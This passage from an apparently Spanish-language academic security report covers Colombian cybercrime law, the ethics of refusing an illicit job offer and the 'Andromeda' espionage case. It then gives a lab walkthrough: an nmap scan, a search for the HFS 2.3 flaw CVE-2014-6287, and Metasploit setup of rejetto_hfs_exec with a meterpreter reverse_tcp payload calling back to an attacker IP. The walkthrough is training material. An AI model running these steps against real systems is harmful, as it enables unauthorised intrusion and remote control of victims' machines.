Articulo 269H, enumera las agravantes causantes que las penas sean mayores en cuanto a sentencias penales mediante el numeral 3 “Aprovechando la confianza depositada por el poseedor de la información o por quien tuviere un vínculo contractual con este”, en el acuerdo de la organización Whitehouse Security explícitamente expresan que el profesional contratado debe ser responsable por el mal uso de la información por parte la organización, indican que dan un mal uso de la información recolectada y mal habida.

Articulo 269I, la organización Whitehouse establece que el ingeniero en seguridad que acepte el acuerdo no debe denunciar las actividades de espionaje y apropiación de información de terceros, esta condición está sumamente relacionada con el articulo 269i, el cual establece pena por el “Hurto por medios Informáticos y Semejantes”, puede presentarse esta condición al realizar las actividades de apropiación de información mediante espionaje informático.

2.6 CONSIDERACIONES ÉTICAS DE LA PROPUESTA DE TRABAJO

Según la actividad propuesta, el puesto de trabajo ofrecido como profesional de la ciberseguridad Red Team – Blue Team brinda una tentadora oferta correspondiente a un trabajo estable (de por vida) y una asignación mensual económica de 15 millones de pesos, como profesional en Ingeniería de Sistemas y Especializado en Seguridad Informática asumo una posición en la que no podría llegar a aceptar un empleo con las condiciones expuestas en el Anexo3 – Acuerdo debido a:

Se incurriría en varias causales para que el Consejo Profesional Nacional de Ingeniería pueda revocar la inscripción profesional de Ingeniero, causando que no pueda ejercerla legalmente.

Al realizar la inscripción como ingeniero de Sistemas y recibir la matricula profesional se aceptan todas las condiciones relacionadas en el código de ética del COPNIA, en el cual se manifiesta que es deber de un profesional en ingeniera realizar la denuncia de delitos y contravenciones de las que se tengan conocimiento durante el ejercicio de la profesión, el acuerdo de contrato de Whitehouse va en contravía de estas disposiciones.

El código de ética de COPNIA manifiesta que el profesional en ingeniería debe ser guiado por criterios que enaltezcan la profesión, con lo cual estoy totalmente de acuerdo, si como profesional actúo en una posición opuesta a esto estaría denigrando mi oficio, del cual estoy totalmente convencido de que se trata de una noble profesión que procura el desarrollo integral de la sociedad.

En los deberes especiales del código de ética COPNIA, se promulga que el ingeniero profesional debe estudiar cuidadosamente sus actuaciones, desempañando una labor en procura de un mejor bienestar y calidad de vida en la población, si se llegase a aceptar un trabajo como el que se está ofreciendo muy probablemente no se beneficiaría la población, se estaría trabajando por interese particularmente ilícitos.

2.7 ANÁLISIS OPERACIÓN ANDROMEDA BUGGLY

El caso nombrado como “Operación Andromeda Buggly” corresponde con el resultado de un escándalo donde supuestamente se evidencio un proceso de espionaje realizado por un grupo de militares colombianos sobre el proceso de paz y los grupos armados al margen de la ley, de la cual se conoce que se trataba de una operación de inteligencia con participación de parte del gobierno nacional. El grupo de militares patrocinaban eventos de tecnología donde apoyaban a los participantes, aficionados a la tecnología que tenían conocimientos avanzados en técnicas de hacking, para realizar pruebas de intrusion y además para compartir conocimientos y experiencias. Según los altos mandos militares nacionales se trataba de una operación legitima aunque no se conocía si las operaciones comprometían acciones no legitimas sobre los objetivos investigados.


Según los relatos expuestos por los organizadores podría determinarse que las operaciones de inteligencia militar relacionadas con Andromeda no eran más que un grupo de personas que promovían la investigación y el desarrollo del conocimiento y técnicas de hacking ético, desde este punto de vista considero que se trataba de una labor con buenas intenciones y relacionados con la academia y el

conocimiento. Las investigaciones posteriores al descubrimiento del escándalo indicaban que además de tratarse de un grupo de personas activistas con fines de descubrimiento del conocimiento, las personas militares mediante diferentes estrategias se aprovechaban de los activistas para explotar su conocimiento y lograr vulnerar y hacer intrusion en los grupos del proceso de paz, en este sentido considero que se trató de un abuso a la confianza que tenían los activistas sobre el grupo de investigación provocando acciones poco éticas y con fines particulares que en alguna medida afectaron a la sociedad al querer sabotear las negociaciones de paz. El conocimiento y el actuar de los profesionales e ingenieros siempre debe estar enmarcado en acciones que promuevan el desarrollo social respetando siempre las leyes y respetando los derechos de los demás.

2.8 INSTALACIÓN DE BANCO DE TRABAJO

Inicialmente se realiza la importación de los servicios virtualizados a través de las imágenes suministradas en el curso de Seminario. Se ejecuta esta importación mediante VirtualBox, menú de archivo e importar servicio virtualizado:


Ilustración 11. Importar servicio virtualizado VirtualBox.



Fuente: Elaboración propia.

Se seleccionan las imágenes de las máquinas virtuales correspondientes a Kali Linux, Windows 7 x64 y Windows 7 de 32 bits, posteriormente se debe esperar a confirmar que fue exitosa la importación.

Ilustración 12. Importar objetos de máquinas virtuales.



Fuente: Elaboración propia.

Luego de que el proceso de importación alcanza un 100 % de progreso y es satisfactorio, se observa en el panel de la izquierda la máquina virtual importada y lista para poner en funcionamiento.

Ilustración 13. Máquina virtual Kali Linux importada.

Fuente: Elaboración propia.


En correspondencia con el Anexo4-Escenario3 se realiza la importación de las máquinas virtuales atacante Kali-Linux y el objetivo Windows 7x64 .

Ilustración 14. Virtual machine importada.

Fuente: Elaboración propia.

Se realiza la verificación de configuración de red en las máquinas virtuales comprobando que se encuentran en la misma red.

Ilustración 15. Configuración IP VM's.



Fuente: Elaboración propia.

La conectividad de red entre las dos máquinas virtuales es correcta, las pruebas de ping son exitosas.

2.9 EJECUCIÓN DE TÉCNICAS REDTEAM

En la realización de las tareas correspondientes a Red Team se debe seguir una metodología con el objetivo de fraccionar en pequeños procesos su ejecución, para lograr resultados óptimos de acuerdo con:

2.9.1 Reconocimiento.


En el reconocimiento se realizan tareas como entender la organización, su organización interna, sus procesos y la razón social de la misma. En el caso de estudio simulamos que ya se obtuvo un conocimiento preliminar de la organización mediante el Anexo 4 – escenario 3, proporcionado por el cliente.

2.9.2 Descubrimiento.

Para realizar el descubrimiento de los hosts, servidores y equipos de red se realiza la ejecución de NMAP sobre la red local de la organización. En esta etapa se indaga la información relacionada con los servicios, puertos y protocolos abiertos, y los hosts que los están ejecutando.

En la máquina virtual de Windows 7 se realiza la apertura del software Rejetto el cual es un programa que permite compartir archivos por medio de servicios de red WEB.

Ilustración 16. Software Rejetto MV Windows 7.




Fuente: Elaboración propia.

Desde Kali Linux se inicia la interfaz de línea de comandos Shell, inicialmente se obtiene privilegios de root con “sudo su” para posteriormente ejecutar la prueba de intrusión. Con el comando “nmap -sC -sV 10.0.2.5” se escanea el objetivo de modo que se puedan identificar los servicios, protocolos y puertos de red abiertos.

Se identifica que en la Máquina Virtual Windows 7 se está ejecutando un servicio de red HTTP protocolo TCP puerto 80 “HttpFileServer httpd 2.3” cabeceras identificadas en el servidor http: HFS 2.3.


Ilustración 17. Información confidencial ilegal.



Fuente: Elaboración propia.

Para recolectar información más detallada sobre el servicio identificado en el objetivo, se emplean diferentes fuentes como por ejemplo hacer búsquedas en internet, las cuales arrojan que se trata del software Rejetto que tiene identificada una vulnerabilidad conocida “CVE: 2014-6287”


Ilustración 18. Recolección de Información sobre hfs 2.3.



Fuente: Elaboración propia.

Para obtener información de los Exploits relacionados con el servicio Rejetto se realiza una búsqueda local en Kali ejecutando el comando “searchsploit HFS Http File Server”.

Ilustración 19. Búsqueda en Sploit en Kali.




Fuente: Elaboración propia.

2.9.3 Explotación

El resultado de la búsqueda de Exploit evidencia una herramienta de Python para la ejecución de código de forma remota en Windows aprovechando la vulnerabilidad de Rejetto. Para explotar la vulnerabilidad anteriormente descrita se ejecuta el framework de Metasploit comandos “msfdb” para iniciar la base de datos de Metasploit y “msfconsole” ejecución del Framework.


Ilustración 20. Ejecución de Metasploit Framework.



Fuente: Elaboración propia.

Se verifica el inicio correcto del Framework Metasploit.


Ilustración 21. Inicio de Framework MSF.



Fuente: Elaboración propia.

Iniciado el metasploit framework se realiza la búsqueda correspondiente a Rejetto para identificar los Exploit disponibles para este, comando “search rejetto”.


Ilustración 22. Búsqueda de exploit en MSF.



Fuente: Elaboración propia.

Con los resultados evidenciados de la búsqueda ejecutada, el exploit “exploit/windows/http/rejetto_hfs_exec” se inicia ejecutando el comando “use 0” ó “use exploit/windows/http/Rejetto_hfs_exec”.

Ilustración 23. Ejecución del exploit.




Fuente: Elaboración propia.

Para la ejecución correcta del exploit con Metasploit Framework (MSF), se configuran las opciones correspondientes a las máquinas objetivo y atacante de acuerdo con:

set RHOST <IP objetivo>
set RPORT <Puerto objetivo>
set LHOST <IP atacante>
set LPORT <Puerto atacante>
set PAYLOAD windows/meterpreter/reverse_tcp

